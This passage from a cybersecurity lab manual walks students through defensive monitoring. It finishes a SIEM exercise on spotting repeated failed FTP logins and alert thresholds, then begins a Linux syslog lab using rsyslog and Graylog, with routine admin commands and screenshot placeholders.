


Step 2: Screenshot 02 - FTP Authentication Logs

Procedure:

Open Search & Reporting and review FTP authentication events. Observe repeated FAILED login entries from the same source IP.

Expected Result: Authentication logs with timestamps, usernames, source IPs and failure status are visible.




Step 3: Screenshot 03 - Statistical Analysis

Procedure:

Generate a statistical view to summarize failed login attempts by source IP and username. Identify the IP generating the highest number of failures.

Expected Result: Statistical table ranks source IP addresses according to failed login attempts.




Step 4: Screenshot 04 - Dashboard & Alert

Procedure:

Open the security dashboard and review charts showing authentication trends, top source IPs and triggered security alerts.

Expected Result: Dashboard highlights abnormal authentication activity and alert severity.




Step 5: Screenshot 05 - Drilldown Investigation

Procedure:

Investigate events related to the suspicious source IP and review all failed authentication records.

Expected Result: Detailed event list assists in incident investigation.




Step 6: Screenshot 06 - Visualization

Procedure:

Visualize failed login attempts using charts and compare activity among different source IP addresses.

Expected Result: Charts clearly identify abnormal login behavior.




Step 7: Screenshot 07 - Alert Configuration

Procedure:

Review the SIEM alert configuration used to notify analysts when failed login attempts exceed the configured threshold.

Expected Result: Alert configuration and trigger conditions are displayed.




Step 8: Screenshot 08 - Triggered Alerts

Procedure:

Review the Triggered Alerts page to examine recent high-severity authentication alerts and their associated details.

Expected Result: Analysts can verify alert history and prioritize investigation.



Analysis

Students should identify the IP address responsible for the largest number of failed logins, determine affected usernames, observe authentication trends over time, verify whether alert thresholds were exceeded, and explain why the SIEM generated a high-severity alert.

Lab-13: Linux Syslog Monitoring

Aim

To configure and monitor Linux system log files, identify suspicious activities, and understand centralized logging using Syslog, rsyslog, and Graylog.

Objective

Configure rsyslog, monitor /var/log files, detect authentication events, generate custom log entries, and analyze security events using Graylog.

Introduction

Linux records operating system and application events in log files under /var/log. These logs help administrators troubleshoot issues, investigate incidents, and detect suspicious activities. rsyslog is the default logging daemon on most Linux distributions, while Graylog provides centralized log collection, searching, dashboards, and alerting.

Theory

Syslog is a standard protocol for generating and storing log messages. rsyslog collects logs from the kernel, services, and applications, then writes them into files such as /var/log/syslog and /var/log/auth.log. Graylog receives logs from multiple systems, indexes them, and allows security analysts to search, filter, and visualize suspicious events.

Important Log Files


- /var/log/syslog – General system events
- /var/log/auth.log – Authentication and SSH logs
- /var/log/kern.log – Kernel messages
- /var/log/dmesg – Boot messages
- /var/log/faillog – Failed login records

Practical Procedure

Step 1: Update Linux

Command / Action:
sudo apt update && sudo apt upgrade -y
Explanation:
Updates package database and installed packages.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.

01 Ubuntu Terminal – System Update




System update and upgrade completed successfully.
This ensures all packages including rsyslog are up to date.

Step 2: Verify rsyslog

Command / Action:
systemctl status rsyslog
Explanation:
Checks whether the logging service is active.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.

02 Verify rsyslog Service Status




rsyslog service is installed and running (Active: active (running)).
This service is responsible for collecting and managing system logs.

Step 3: View Log Files

